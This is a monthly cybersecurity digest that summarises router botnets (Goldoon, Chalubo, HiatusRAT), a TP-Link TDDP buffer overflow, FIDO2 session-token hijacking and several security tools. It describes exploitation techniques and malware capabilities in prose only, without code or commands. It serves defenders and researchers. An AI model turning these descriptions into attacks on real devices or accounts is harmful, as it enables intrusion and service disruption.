

NOTHING
SAYS
'SECURITY'
LIKE A
DOZEN
FIREWALLS
AND A
BIOMETRIC
SCANNER

Find more:

[BOOSTY](#)

[SPONSOR](#)

[TELEGRAM](#)

Section: "Keypoints"

high-impact summaries of in-depth content, serving as a compacted edition of the other sections for quick, comprehensive overviews.

Section: "Unpacking"

tailored for critically reviews existing cyber content, highlighting benefits, drawbacks aspects.

Section: "Research"

original studies, experiments and in-depth investigations offering comprehensive reports and findings that advance the understanding of cybersecurity issues.

OVERKILL SECURITY

MONTHLY DIGEST. 2024 / 06

Welcome to the next edition of our Monthly Digest, your one-stop resource for staying informed on the most recent developments, insights, and best practices in the ever-evolving field of security. In this issue, we have curated a diverse collection of articles, news, and research findings tailored to both professionals and casual enthusiasts. Our digest aims to make our content both engaging and accessible. Happy reading!

Read more: [Boosty](#) | [Sponsr](#) | [TG](#)

OVERKILL SECURITY



NEWS





BOTNET TARGETS DECADE-OLD FLAW IN UNPATCHED D-LINK DEVICES

Botnet, named "Goldoon," has been targeting a decade-old vulnerability in unpatched D-Link devices.

♦ Vulnerability Exploited:

Goldoon exploits CVE-2015-

2051, a critical security flaw with a CVSS score of 9.8, affecting D-Link DIR-645 routers. This vulnerability allows remote attackers to execute arbitrary commands via specially crafted HTTP requests.

♦ **Botnet Activities:** Once a device is compromised, attackers gain complete control, enabling them to extract system information, establish communication with a command-and-control (C2) server, and use the devices to launch further attacks, such as distributed denial-of-service (DDoS) attacks.

♦ **DDoS Attack Methods:** The Goldoon botnet is capable of launching a variety of DDoS attacks using methods such as TCP flooding, ICMP flooding, and more specialized attacks like Minecraft DDoS.

♦ **Propagation and Stealth:** The botnet initiates its attack by exploiting CVE-2015-2051 to deploy a "dropper" script from a malicious server. This script is designed to be self-erasing to avoid detection and operates across various Linux system architectures. The dropper downloads and executes a file, setting the stage for further malicious activities.

♦ **Mitigation and Prevention:** Users are urged to update their D-Link devices promptly. Additionally, implementing network monitoring solutions, establishing strong firewall rules, and staying informed about the latest security bulletins and patches are crucial steps in staying ahead of evolving threats.

♦ **Impact and Severity:** The exploitation of CVE-2015-2051 by the Goldoon botnet presents a low attack complexity but has a critical security impact that can lead to remote code execution. The botnet's activity spiked in April 2024, almost doubling the usual frequency.

♦ **Recommendations:** Fortinet recommends applying patches and updates whenever possible due to the ongoing development and introduction of new botnets. Organizations are also advised to go through Fortinet's free cybersecurity training module to help end users learn how to identify and protect themselves from phishing attacks.

Affected Industries

♦ **Home and Small Business Networks:** These are directly impacted as D-Link routers are commonly used in these environments. The compromise of these routers can lead to network disruptions and unauthorized access to network traffic.

♦ **Internet Service Providers (ISPs):** ISPs may face increased pressure to assist customers in updating or replacing vulnerable devices, and they may experience increased network load from DDoS attacks originating from compromised routers.

♦ **Cybersecurity Firms:** These organizations may see an increased demand for security services, including threat detection, system hardening, and response to incidents involving compromised routers.

♦ **E-commerce and Online Services:** Companies in this sector could be targets of DDoS attacks launched from compromised devices, potentially leading to service disruptions and financial losses.

♦ **Healthcare:** With a growing number of healthcare services relying on internet connectivity, compromised routers could pose risks to patient data integrity and availability of critical services.

Consequences

♦ **Network Compromise and Data Breaches:** Attackers can gain complete control over compromised routers, potentially leading to data theft, including sensitive personal and financial information.

♦ **Distributed Denial-of-Service (DDoS) Attacks:** The botnet can launch various DDoS attacks, which could cripple network infrastructure, disrupt services, and cause significant downtime for affected organizations.

♦ **Increased Operational Costs:** Organizations may need to invest in enhanced security measures, conduct widespread audits, and replace or update vulnerable devices, leading to increased operational expenses.

♦ **Reputational Damage:** Companies affected by attacks stemming from compromised routers may suffer reputational damage if they are perceived as not adequately protecting customer data or ensuring service availability.

♦ **Regulatory and Legal Implications:** Entities that fail to secure their networks adequately may face regulatory scrutiny and potential legal challenges, especially if consumer data is compromised due to negligence in addressing known vulnerabilities.



QEMU TO EMULATE IOT FIRMWARE

The [article](#) provides a detailed guide on using QEMU to emulate IoT firmware, specifically focusing on a practical example involving the emulation of a router's firmware. The author shares insights and detailed steps on how to effectively use QEMU for security research and

testing purposes.

♦ **Overview of QEMU:** QEMU stands for "Quick EMUlator" and is utilized to emulate various hardware architectures, making it a valuable tool for security researchers who need to test software in a controlled environment without physical hardware. Guide emphasizes the use of Ubuntu 18.04 for setting up QEMU due to its ease of managing interfaces on this distribution.

♦ **Initial Setup and Installation:** The document outlines the initial steps to install QEMU and its dependencies on Ubuntu 18.04, including the installation of libraries and tools necessary for network bridging and debugging with pwndbg.

♦ **Firmware Analysis and Preparation:** Binwalk is used to analyze and extract the contents of the firmware. The guide details how to use Binwalk to identify and decompress the components of the firmware, focusing on the squashfs file system which is crucial for the emulation process.

♦ **Emulation Process:** Chroot Environment involves copying the qemu-mips-static binary to the firmware directory and using chroot to run the firmware's web server directly. System Mode Emulation uses

a script and additional downloads (like vmlinux and a Debian image) to create a more stable and integrated emulation environment.

◆ **Debugging and Network Configuration:** Detailed steps are provided on setting up network bridges and interfaces to allow the emulated firmware to communicate with the host system. The guide also covers the mounting of various directories (/dev, /proc, /sys) to ensure the emulated system has access to necessary resources.

◆ **Running and Interacting with the Emulated Firmware:** Once the setup is complete, the firmware is run, and the user can interact with the emulated web server through a browser. The guide includes troubleshooting tips for common issues like incorrect paths or missing files that might cause the server to fail.

◆ **Security Testing and Reverse Engineering:** The document concludes with insights into using the emulation setup for security testing and reverse engineering. It mentions tools like Burp Suite for capturing web requests and Ghidra for analyzing binaries.

◆ **Practical Demonstration:** A practical demonstration of finding and exploiting a command injection vulnerability in the emulated firmware is provided, showcasing how QEMU can be used to test and develop proofs of concept for security vulnerabilities.



TP-LINK TDDP BUFFER OVERFLOW VULNERABILITY

The [article](#) provides a detailed analysis of a specific vulnerability in TP-Link devices that was reported in 2020 but did not receive a CVE assignment.

Causes of the TP-Link TDDP Buffer Overflow Vulnerability

The TP-Link TDDP (TP-LINK Device Debug Protocol) buffer overflow vulnerability primarily stems from the protocol's handling of UDP packets. TDDP, a binary protocol used for debugging purposes, processes packets through a single UDP packet, which is prone to security risks if not properly handled. The specific cause of the buffer overflow is the lack of proper verification of data length during the parsing of these UDP packets. This oversight allows for memory overflow, which corrupts the memory structure of the device.

Impacts of the Vulnerability

The primary impact of the TP-Link TDDP buffer overflow vulnerability is a denial of service (DoS). This occurs when the overflow corrupts the memory structure, causing the device to crash or become unresponsive. Additionally, there is a potential for remote code execution, which could allow an attacker to execute arbitrary code on the device. This could lead to unauthorized access to the network, data theft, or further exploitation of network resources.

Exploitation Techniques

Exploitation of the TP-Link TDDP buffer overflow vulnerability involves sending crafted UDP packets that exceed the buffer limits set by the protocol. This can be achieved by manipulating the packet's data length to be longer than what the buffer can handle, leading to overflow. Tools like Shambles can be used to identify, reverse, emulate, and validate such buffer overflow conditions. Successful exploitation could allow attackers to cause a denial of service or potentially execute arbitrary code on the device.

Mitigation Strategies

◆ **Firmware Updates:** Regularly updating the firmware of TP-Link devices to the latest version can help patch vulnerabilities and improve security.

◆ **Network Segmentation:** Placing critical devices on separate network segments can limit the spread of potential attacks.

◆ **Firewall Rules:** Configuring firewalls to restrict incoming traffic on UDP port 1040, which is used by TDDP, can prevent unauthorized access.

◆ **Vulnerability Scanners:** Using security tools to regularly scan for vulnerabilities can help identify and mitigate them before they are exploited.

Overview of TDDP

◆ **TP-Link Device Debug Protocol (TDDP):** A binary protocol used primarily for debugging purposes that operates through a single UDP packet. This protocol is documented in patent CN102096654A.

◆ **Packet Structure:** The TDDP packet includes fields such as Version, Type, Code, ReplyInfo, PktLength, PktID, SubType, Reserve, and MD5 Digest, which are crucial for the protocol's operation.

Vulnerability Analysis / Function Analysis:

◆ **tddpEntry (sub_4045f8 0x004045F8):** This function continuously checks for incoming data using the recvfrom function and passes the data to TddpPktInterfaceFunction without validating the received data size.

◆ **GetTddpMaxPktBuff (sub_4042d0 0x004042D0):** Returns a buffer size of 0x14000.

◆ **tddp_versionTwoOpt (sub_404b40 0x00405990) and tddp_deCode (sub_404fa4 0x00405014):** Functions involved in processing and decoding the TDDP packet. They handle data decryption using DES and verify the integrity of the decrypted data.

Exploitation Mechanism

◆ **Buffer Overflow Trigger:** The vulnerability is triggered when the packet length specified in the TDDP packet exceeds the buffer size (0x14000), leading to a buffer overflow.

◆ **Decryption and MD5 Verification:** The des_min_do function is used for decryption, and the MD5 digest of the packet is verified against the MD5 digest of the data. If the packet length is manipulated to exceed the buffer size, it leads to memory corruption and a denial of service (DoS).

Proof of Concept (PoC)

◆ **Setup:** The PoC involves setting up a virtual machine (VM) with the firmware and running the tddpd service.

◆ **Exploit Code:** The document includes Python code that crafts a TDDP packet with specific fields manipulated to trigger the buffer overflow.

◆ **Result:** Executing the PoC results in the tddpd program crashing, confirming the vulnerability.

Conclusion

◆ **Impact:** The vulnerability leads to a denial of service and potentially allows for remote code execution if further exploited.

◆ **Recommendations:** Regular updates and patches, network segmentation, and proper validation of incoming data are recommended to mitigate such vulnerabilities.



QCSUPER: EAVESDROPPING ON DEVICE BECOMES A HOBBY

[QCSuper](#) is a versatile tool that serves multiple purposes across different sectors. Its ability to capture and analyze raw radio frames from Qualcomm-based devices makes it indispensable for telecom operators, security researchers, network developers, and educators.

Main Features of QCSuper

- ◆ **Protocol Support:** Captures raw radio frames for 2G (GSM), 2.5G (GPRS and EDGE), 3G (UMTS), and 4G (LTE) networks. Partial support for 5G is available for certain models
- ◆ **Device Compatibility:** Works with Qualcomm-based phones and modems, including rooted Android devices and USB dongles
- ◆ **Data Output:** Generates PCAP files with GSMTAP encapsulation, which can be analyzed using Wireshark
- ◆ **Ease of Use:** Simple commands to start capturing data
- ◆ **Cross-Platform Support:** Can be installed on both Linux and Windows systems, with detailed instructions provided for both platforms
- ◆ **Research and Analysis:** Widely used by telecom, mobile, and security researchers for analyzing radio communication exchanges

Hardware Requirements for Using QCSuper

- ◆ **Qualcomm-Based Devices:** The primary requirement is a Qualcomm-based phone or modem. This is because QCSuper relies on the Qualcomm Diag protocol to capture raw radio frames
- ◆ **Rooted Android Phone or USB Modem:** For Android phones, the device must be rooted to access the necessary diagnostic interfaces
- ◆ **Operating System Compatibility:** QCSuper has been tested on Ubuntu LTS 22.04 and Windows 11. It is recommended to use Linux for better compatibility

◆ **Wireshark:** Wireshark is needed to analyze the PCAP files generated by QCSuper. Different versions of Wireshark are required depending on the type of frames being captured (e.g., Wireshark 2.x - 4.x for 2G/3G frames, Wireshark 2.5.x for 4G frames, and Wireshark 3.6.x for 5G frames)

Limitations

- ⊘ QCSuper cannot be used with non-Qualcomm phones. The tool specifically relies on the Qualcomm Diag protocol to capture raw radio frames, which is a proprietary protocol available only on Qualcomm-based devices. Therefore, it is not compatible with phones or modems that do not use Qualcomm chipsets
- ⊘ QCSuper cannot capture 5G radio frames on all devices. The ability to capture 5G frames is limited to certain models of Qualcomm-based devices. The tool has partial support for 5G, and this functionality has been tested under specific conditions with Wireshark 3.6.x. Therefore, not all Qualcomm-based devices will necessarily support 5G frame capture, and users may need to verify compatibility for their specific device model.

Application

Telecommunications Industry:

◆ **Network Analysis:** QCSuper enables telecom operators to capture and analyze radio communication exchanges between mobile devices and the network. This helps in understanding network performance, diagnosing issues, and optimizing network configurations.

◆ **Protocol Compliance:** By capturing raw radio frames, telecom companies can ensure that their networks comply with industry standards and protocols, such as those defined by 3GPP for 2G, 3G, 4G, and 5G networks.

Mobile Security:

◆ **Security Research:** Security researchers can use QCSuper to study vulnerabilities in mobile networks. By analyzing the captured frames, they can identify potential security flaws and develop mitigation strategies.

◆ **Penetration Testing:** QCSuper is useful for conducting penetration tests on mobile networks. It allows security professionals to simulate attacks and assess the resilience of the network against various threats.

Network Research and Development:

◆ **Protocol Analysis:** Researchers can use QCSuper to capture and analyze signaling information and user data at different layers of the mobile network stack. This is crucial for developing new protocols and improving existing ones.

◆ **5G Research:** With partial support for 5G, QCSuper is instrumental in studying the latest advancements in mobile technology. Researchers can analyze 5G frames to understand the new features and challenges associated with 5G networks.

Educational and Training Purposes:

◆ **Training Programs:** QCSuper is used in training programs to educate telecom and security professionals about mobile network protocols and security. It provides hands-on experience in capturing and analyzing real-world network traffic.

◆ **Academic Research:** Universities and research institutions can leverage QCSuper for academic projects and research, helping students and researchers gain practical insights into mobile network operations.



INCIDENT RESPONSE MADE EASY: USING BUCKETLOOT FOR CLOUD STORAGE FORENSICS

[BucketLoot](#) is a versatility tool across multiple cloud platforms, and comprehensive feature set make it a valuable addition to the toolbox of security professionals,

DevOps teams, and organizations seeking to enhance their cloud security posture and protect sensitive data stored in cloud object storage buckets.

Key Features

◆ **Automated Cloud Bucket Inspection:** BucketLoot can automatically scan and inspect S3-compatible cloud storage buckets across multiple platforms, including Amazon Web Services (AWS),

Google Cloud Storage (GCS), DigitalOcean Spaces, and custom domains/URLs.

◆ **Asset Extraction:** The tool can extract valuable assets stored in the buckets, such as URLs, subdomains, and domains, which can be useful for attack surface management and reconnaissance.

◆ **Secret Exposure Detection:** BucketLoot can detect and flag potential secret exposures, such as API keys, access tokens, and other sensitive information, helping organizations identify and mitigate security risks.

◆ **Custom Keyword and Regex Searching:** Users can search for specific keywords or regular expressions within the bucket files, enabling targeted searches for sensitive data or specific types of information.

◆ **Efficient Scanning:** BucketLoot focuses on scanning files that store data in plain-text formats, optimizing the scanning process and improving performance.

◆ **Flexible Scanning Modes:** The tool offers a guest mode for initial scans without requiring credentials, as well as a complete scan mode with platform credentials for more comprehensive analysis.

◆ **JSON Output:** BucketLoot provides its output in a JSON format, making it easy to parse and integrate the results into existing workflows or other security tools.

Usefulness Across Industries and for Security Experts

◆ **Cybersecurity Professionals:** BucketLoot is an invaluable tool for cybersecurity professionals, such as penetration testers, bug hunters, and security researchers, as it aids in identifying potential vulnerabilities and data exposures in cloud storage configurations.

◆ **Cloud Service Providers:** Organizations that offer cloud services can leverage BucketLoot to ensure the security of their customers' data stored in cloud buckets and maintain compliance with industry standards.

◆ **DevSecOps and DevOps Teams:** By integrating BucketLoot into their workflows, DevSecOps and DevOps teams can proactively identify and mitigate security risks associated with cloud storage, promoting secure software development practices.

◆ **Incident Response and Forensics:** In the event of a data breach or security incident, BucketLoot can assist incident response teams and forensic investigators in quickly identifying exposed data and potential attack vectors related to cloud storage misconfigurations.

◆ **Compliance and Risk Management:** Organizations subject to regulatory compliance requirements, such as GDPR, HIPAA, or PCI-DSS, can use BucketLoot to ensure the secure handling of sensitive data stored in cloud buckets and demonstrate adherence to data protection standards.

◆ **Bug Bounty Programs:** Bug bounty hunters and researchers can leverage BucketLoot to uncover potential vulnerabilities and data exposures in cloud storage configurations, contributing to the overall security posture of organizations and earning rewards.



FIDO2: PHISHING-RESISTANT, BUT NOT TOKEN-RESISTANT

The [article on Silverfort's blog](#) explores how MITM attacks can bypass FIDO2's phishing-resistant protections. It details the FIDO2 authentication flow, highlights vulnerabilities in session token handling, and provides real-world examples involving Entra ID SSO, PingFederate, and Yubico Playground, concluding with mitigation strategies to enhance security.

FIDO2 Background

◆ FIDO2 is a modern passwordless authentication standard developed by the FIDO Alliance to replace passwords

◆ It aims to protect against phishing, man-in-the-middle (MITM), and session hijacking attacks

◆ The authentication flow involves device registration and authentication steps using public key cryptography

FIDO2 Security Features

◆ FIDO2 is designed to prevent phishing, MITM, and session hijacking attacks

◆ However, the research found that FIDO2 implementations often do not protect session tokens after successful authentication

Attacking FIDO2 with MITM

◆ The author investigated MITM attacks on identity providers (IdPs) that relay communications between devices

◆ While MITM is more difficult with TLS, methods like DNS spoofing, ARP poisoning, and certificate theft can achieve it

◆ By performing MITM on the IdP, the attacker can hijack the session token after FIDO2 authentication

Entra ID SSO (Microsoft)

◆ **Overview:** Entra ID SSO is a single sign-on solution that supports various SSO protocols and modern authentication methods, including FIDO2.

◆ **Vulnerability:** The research demonstrated that an attacker could hijack sessions by exploiting the way Entra ID handles session tokens.

◆ **Attack Method:** The attacker does not need to relay the entire authentication process. Instead, they can use a signed token provided by the IdP, which has an expiration time of one hour. This token can be reused within the valid time frame to generate state cookies for a longer period.

◆ **Example:** The native Azure Management portal application does not validate the token granted by the SSO, allowing an attacker to use a stolen token to gain unauthorized access.

PingFederate

◆ **Overview:** PingFederate is an SSO solution that uses third-party adapters to perform authentication. These adapters can be chained into an authentication policy flow.

◆ **Vulnerability:** The research found that if the relying party developer does not validate the OIDC token (or SAML Response), the MITM attack can be successful.

♦ **Attack Method:** The attack exploits the weakest link in the authentication chain. Since the SSO protocols rely on granting tokens that can be reused by different devices, an attacker can hijack the session by stealing these tokens.

♦ **Example:** The PingOne adapter can be used with FIDO2 capabilities. If the OIDC token is not validated, an attacker can bypass FIDO2 protections and gain unauthorized access.

Yubico Playground

♦ **Overview:** Yubico Playground is a testing environment for FIDO security features and keys.

♦ **Vulnerability:** The research showed that a simple session cookie generated after FIDO2 authentication can be exploited.

♦ **Attack Method:** There is no validation on the device that requested the session cookie. Any device can use this cookie until it expires, allowing an attacker to bypass the authentication step.

♦ **Example:** By acquiring the session cookie, an attacker can access the user's private area and remove the security key from the user's profile, demonstrating a straightforward session hijacking scenario



RAYTRACING ON A ZX SPECTRUM: WHO NEEDS MODERN GPUS WHEN YOU CAN SPEND A WEEKEND RENDERING A SINGLE FRAME TO PROVE THAT MASOCHISM CAN BE A HOBBY?

[ZX Raytracer](#) is project not only demonstrates the feasibility of implementing a raytracer on the ZX Spectrum but also serves as an educational resource, a celebration of computing history, and an inspiration for future projects in retro computing, embedded systems, and optimization techniques

Key Points & Potential Uses

♦ **Implementing a Raytracer on Legacy Hardware:** The project demonstrates the possibility of implementing a raytracer, a computationally intensive graphics rendering technique, on the ZX Spectrum, a home computer from the 1980s with very limited hardware capabilities (3.5MHz Z80A CPU and often only 16KB RAM).

♦ **Overcoming Hardware Limitations:** Despite the severe hardware constraints, the project overcame challenges like attribute clash (color limitations), low resolution (256x176 pixels), and slow performance (initial render time of 17 hours per frame) through clever optimizations and approximations.

♦ **Educational Tool:** The project could be used as a teaching aid in computer science courses, particularly those focused on computer graphics, optimization techniques, or low-level programming.

♦ **Retro Gaming and Demoscene Exhibitions:** The raytracer could be showcased at retro computing events, demoscene parties, or exhibitions celebrating the achievements of vintage hardware and programming.

♦ **Embedded Systems Development:** The optimization techniques and approximations used in this project could inspire

developers working on embedded systems or resource-constrained devices, where efficient use of limited resources is crucial.

♦ **Appreciation of Computing History:** The project could be featured in museums or exhibitions dedicated to the history of computing, showcasing the ingenuity and creativity of early programmers working with limited hardware resources.

♦ **Inspiration for Future Projects:** The success of this project could motivate others to explore the limits of legacy hardware or undertake similar challenging projects, pushing the boundaries of what is possible on vintage systems.



ICSPECTOR: SOLVING PROBLEMS YOU DIDN'T KNOW YOU HAD

[Microsoft ICS Forensics Tools framework](#), known as ICSpector, is an open-source tool designed to facilitate the forensic analysis of Industrial Control Systems (ICS), particularly focusing on Programmable Logic Controllers (PLCs).

Key Technical Points of ICSpector

Framework Composition and Architecture

♦ **Modular Design:** ICSpector is composed of several components that can be developed and executed separately, allowing for flexibility and customization based on specific needs. Users can also add new analyzers

♦ **Network Scanner:** Identifies devices communicating via supported OT protocols and ensures they are responsive. It can work with a provided IP subnet or a specific IP list exported from OT security products.

♦ **Data Extraction & Analyzer:** Extracts PLC project metadata and logic, converting raw data into a human-readable form to highlight areas that may indicate malicious activity.

Forensic Capabilities

♦ **Identification of Compromised Devices:** Helps in identifying compromised devices through manual verification, automated monitoring, or during incident response.

♦ **Snapshot Creation:** Allows for the creation of snapshots of controller projects to compare changes over time, aiding in the detection of tampering or anomalies.

♦ **Support for Siemens PLCs:** Currently supports Siemens SIMATIC S7-300 and S7-400 families, with plans to support other PLC families in the future.

Integration with Other Tools

♦ **Microsoft Defender for IoT:** Can be used alongside Microsoft Defender for IoT, which provides network-layer security, continuous monitoring, asset discovery, threat detection, and vulnerability management for IoT/OT environments.

Use Cases

♦ **Incident Response:** Useful for incident response operations to detect compromised devices and understand if PLC code was tampered with.

◆ **Proactive Security:** Helps in proactive incident response by comparing PLC programs on engineering workstations with those on the actual devices to detect unauthorized changes.

Industries

◆ **Nuclear, Thermal, and Hydroelectric Power Plants:** Power plants rely heavily on Industrial Control Systems (ICS) to manage critical operations. ICSpector can be used to ensure the integrity of Programmable Logic Controllers (PLCs) that control these processes. By detecting any anomalous indicators or compromised configurations, ICSpector helps prevent disruptions that could lead to power outages or safety hazards.

◆ **Water Treatment Plants:** These facilities use ICS to control the treatment processes that ensure water safety. ICSpector can help in monitoring and verifying the integrity of PLCs, ensuring that the water treatment processes are not tampered with, which is crucial for public health and safety.

◆ **Industrial Manufacturing:** In manufacturing environments, ICS are used to control machinery and production lines. ICSpector can be used to detect any unauthorized changes or anomalies in the PLCs, ensuring consistent product quality and preventing costly downtimes due to equipment failure.

◆ **Critical Infrastructure Sectors:** This includes sectors like energy, water, transportation, and communication systems. ICSpector can be used to safeguard the ICS that control these critical infrastructures from cyberattacks, ensuring their continuous and secure operation.

◆ **Chemical Processing Plants:** These plants use ICS to manage complex chemical processes. ICSpector can help in ensuring that the PLCs controlling these processes are secure and have not been tampered with, which is vital for preventing hazardous incidents.

◆ **Oil and Gas Industry:** ICS are used extensively in the oil and gas sector for drilling, refining, and distribution processes. ICSpector can be used to monitor and verify the integrity of these systems, preventing disruptions that could lead to significant financial losses and environmental damage.



REGISTRY HACKING FOR DUMMIES: REMOVING ADS THE HARD WAY BY OFGB (OH FRICK GO BACK)

[The OFGB \(Oh Frick Go Back\) tool](#) is designed to remove ads from various parts of the Windows 11 operating system by modifying specific keys in the Windows

Registry.

Key Features and Functionality

◆ **Ad Removal:** The primary function of OFGB is to disable ads that were introduced in a Windows 11 update on April 23, 2024. These ads appear in various parts of the OS, including the File Explorer and Start Menu.

◆ **Registry Modification:** The tool works by changing certain keys in the Windows Registry. This method is used to disable the ads effectively.

◆ **Written in C# and WPF:** OFGB is developed using C# and Windows Presentation Foundation (WPF), which provides a graphical user interface for the tool.

◆ **Credits and Inspiration:** The registry keys and comments about their function were inspired by Shawn Brink's script. Additionally, the app's theme is influenced by a project called DarkNet by Aldaviva.

◆ **Building the Tool:** To build OFGB, users need Visual Studio and the .NET 8.0 SDK. The repository can be cloned or downloaded as a ZIP file, and the solution can be built in Visual Studio using Ctrl + Shift + B or the Build > Build Solution menu option.

◆ **Safety and Distribution:** The developer emphasizes that GitHub is the only official distribution platform for OFGB. Downloads from other websites are not guaranteed to be safe.

◆ **Alternative Suggestion:** For users who want to avoid dealing with these ads altogether, the developer humorously suggests trying Linux.

Advantages of OFGB:

◆ **Simple and User-Friendly Interface:** OFGB provides a straightforward graphical user interface (GUI) with checkboxes for different types of ads, making it easy for non-technical users to disable ads without dealing with the Windows Registry directly.

◆ **Comprehensive Ad Removal:** OFGB covers a wide range of ads, including those in the Start Menu, File Explorer, Lock Screen, Settings app, and more, providing a one-stop solution for ad removal.

◆ **Open-Source and Free:** Being an open-source project available on GitHub, OFGB is free to use, and users can inspect the source code for transparency and security.

Disadvantages of OFGB:

◆ **Limited Functionality:** Unlike more comprehensive tools like Shutup10 or Wintoys, OFGB is focused solely on ad removal and does not offer additional features for privacy, telemetry, or other Windows customizations.

◆ **Potential Compatibility Issues:** As a third-party tool modifying the Windows Registry, there is a risk of compatibility issues or conflicts with future Windows updates, which could potentially break the ad removal settings.

◆ **Lack of Automatic Updates:** OFGB does not have an automatic update mechanism, so users may need to manually check for and install new versions as Microsoft introduces new types of ads or changes registry keys.

In comparison, tools like Shutup10, Wintoys, and Tiny11 Builder offer more comprehensive functionality, including privacy and telemetry controls, customization options, and the ability to create custom Windows images. However, these tools may be more complex to use, especially for non-technical users.



FIRMWARE OVERWRITE: THE NEW TREND IN ROUTER FASHION

The Chalubo RAT malware campaign targeted specific models of Actiontec and Sagemcom routers, primarily affecting Windstream's network. The malware used brute-force attacks to gain access, executed payloads in memory to avoid detection, and communicated with C2 servers using encrypted channels. The attack led to a significant outage, requiring the replacement of over 600,000 routers, highlighting the need for robust security measures and regular updates to prevent such incidents.

ISP Impact:

◆ **Windstream:** ISP affected with over 600K routers rendered inoperable between Oct 25th and Oct 27th, 2023.

◆ **Affected Models:** Actiontec T3200, T3260, and Sagemcom F5380.

◆ **Impact:** Approximately 49% of the ISP's modems were taken offline, requiring hardware replacements.

Global Impact:

◆ **Botnet Activity:** From September to November 2023, Chalubo botnet panels interacted with up to 117,000 unique IP addresses over a 30-day period.

◆ **Geographic Distribution:** Most infections were in the US, Brazil, and China.

◆ **Operational Silos:** 95% of bots communicated with only one control panel, indicating distinct operational silos.

Affected Routers

◆ **Targeted Models:** End-of-life business-grade routers.

◆ Actiontec T3200 and T3260 are VDSL2 wireless AC gateway routers approved by Windstream.

◆ Sagemcom F5380 is a WiFi6 (802.11ax) router.

◆ DrayTek Vigor Models 2960 and 3900

Malware: Chalubo RAT

◆ **First Spotted:** August 2018 by Sophos Labs.

◆ **Primary Functions:** DDoS attacks, execution of Lua scripts, and evasion techniques using ChaCha20 encryption.

Technical Details:

◆ **Initial Infection:** Uses brute-force attacks on SSH servers with weak credentials (e.g., root:admin).

◆ **Payload Delivery:**

◆ **First Stage:** bash script ("get_srcpc") fetches a 2script ("get_strriush") which retrieves and executes the primary bot payload ("Chalubo" or "mips.elf").

◆ **Execution:** The malware runs in memory, wipes files from the disk, and changes the process name to avoid detection.

◆ **Communication:**

◆ **C2 Servers:** Cycles through hardcoded C2s, downloads the next stage, and decrypts it using ChaCha20.

◆ **Persistence:** The newer version does not maintain persistence on infected devices.

HiatusRAT Malware

◆ **Port 8816:** HiatusRAT checks for existing processes on port 8816, kills any existing service, and opens a listener on this port.

◆ **Information Collection:** Collects host-based information and sends it to the C2 server to track the infection status and log information about the compromised host.

◆ **Initial Access:** Through exploiting vulnerabilities in router firmware or using weak credentials.

◆ **Persistence:** Uses a bash script to download and execute HiatusRAT and the packet-capture binary

◆ **Prebuilt Functions:**

◆ **config:** Loads new configuration values from the C2 node.

◆ **shell:** Spawns a remote shell on the infected host.

◆ **file:** Allows reading, deleting, or uploading files to the C2.

◆ **executor:** Downloads and executes files from the C2.

◆ **script:** Executes scripts supplied by the C2.

◆ **tcp_forward:** Forwards TCP data from a specified port to another IP address and port.

◆ **socks5:** Sets up a SOCKS5 proxy on the compromised router.

◆ **quit:** Ceases execution of the malware.

◆ **Packet Capture:** A variant of tcpdump is deployed to capture and monitor router traffic on ports associated with email and file-transfer communications

Black Lotus Labs Uncovers New Router Malware Campaigns

◆ Black Lotus Labs, the threat research team at Lumen Technologies (formerly CenturyLink), has recently uncovered two major malware campaigns targeting routers and networking devices from different manufacturers. These discoveries highlight the increasing threats faced by internet infrastructure and the need for better security practices.

The Hiatus Campaign

◆ In March 2023, Black Lotus Labs reported on a complex campaign called "Hiatus" that had been targeting business-grade routers, primarily DrayTek Vigor models 2960 and 3900, since June 2022.

◆ The threat actors exploited end-of-life DrayTek routers to establish long-term persistence without detection.

◆ Around 4,100 vulnerable DrayTek models were exposed on the internet, with Hiatus compromising approximately 100 of them across Latin America, Europe, and North America.

◆ Upon infection, the malware intercepts data transiting the infected router and deploys a Remote Access Trojan (RAT) called "HiatusRAT" that can proxy malicious traffic to additional networks.

◆ Black Lotus Labs has null-routed the Hiatus command-and-control (C2) servers across Lumen's global backbone and added the

indicators of compromise (IoCs) to their Rapid Threat Defense system to block threats before reaching customer networks.

The Pumpkin Eclipse Campaign

◆ In late October 2023, Black Lotus Labs investigated a massive outage affecting specific ActionTec (T3200s and T3260s) and Sagemcom (F5380) gateway models within a single internet service provider's network.

◆ Over 600,000 devices displayed a static red light, indicating a likely firmware corruption issue.

◆ The attack was confined to a specific Autonomous System Number (ASN), impacting around 49% of exposed devices in that network.

◆ Black Lotus Labs discovered a multi-stage infection mechanism that installed the Chalubo RAT, a botnet targeting SOHO gateways and IoT devices.

◆ Black Lotus Labs has added the IoCs from this campaign and the Chalubo malware to their threat intelligence feed, fueling Lumen's Connected Security portfolio.



WHY CLICKING ON 'URGENT INVOICE' EMAILS IS THE BEST WAY TO MAKE FRIENDS WITH IT

[The post titled "On Fire Drills and Phishing Tests"](#) discusses the importance of phishing tests and fire drills in enhancing organizational security.

Importance of Phishing Tests

◆ **Phishing Tests as Training Tools:** Phishing tests are used to train employees to recognize and respond to phishing attempts. They simulate real-world phishing attacks to help employees identify suspicious emails and links.

◆ **Behavioral Insights:** These tests provide insights into employee behavior and the effectiveness of current training programs. They help identify which employees or departments are more susceptible to phishing attacks.

Fire Drills for Incident Response

◆ **Simulated Incidents:** Fire drills involve simulating security incidents to test the organization's incident response capabilities. This includes how quickly and effectively the team can detect, respond to, and mitigate security threats.

◆ **Preparedness and Improvement:** Regular fire drills help ensure that the incident response team is prepared for actual security incidents. They also highlight areas for improvement in the incident response plan.

Integration of Phishing Tests and Fire Drills

◆ **Comprehensive Security Training:** Combining phishing tests with fire drills provides a comprehensive approach to security training. It ensures that employees are not only aware of phishing threats but also know how to respond to them effectively.

◆ **Realistic Scenarios:** By integrating these two methods, organizations can create more realistic and challenging scenarios that better prepare employees for real-world threats.

Metrics and Evaluation

◆ **Measuring Effectiveness:** Both phishing tests and fire drills should be evaluated using metrics to measure their effectiveness. This includes tracking the number of employees who fall for phishing tests and the response times during fire drills.

◆ **Continuous Improvement:** The data collected from these exercises should be used to continuously improve security training programs and incident response plans.

Organizational Culture

◆ **Promoting a Security-First Culture:** Regular phishing tests and fire drills help promote a culture of security within the organization. They reinforce the importance of security awareness and preparedness among employees.

◆ **Encouraging Reporting:** These exercises encourage employees to report suspicious activities and potential security incidents, fostering a proactive security environment.



ANDROID LIVE THREAT DETECTION: 200 BILLION SCANS A DAY STILL WON'T CATCH EVERYTHING

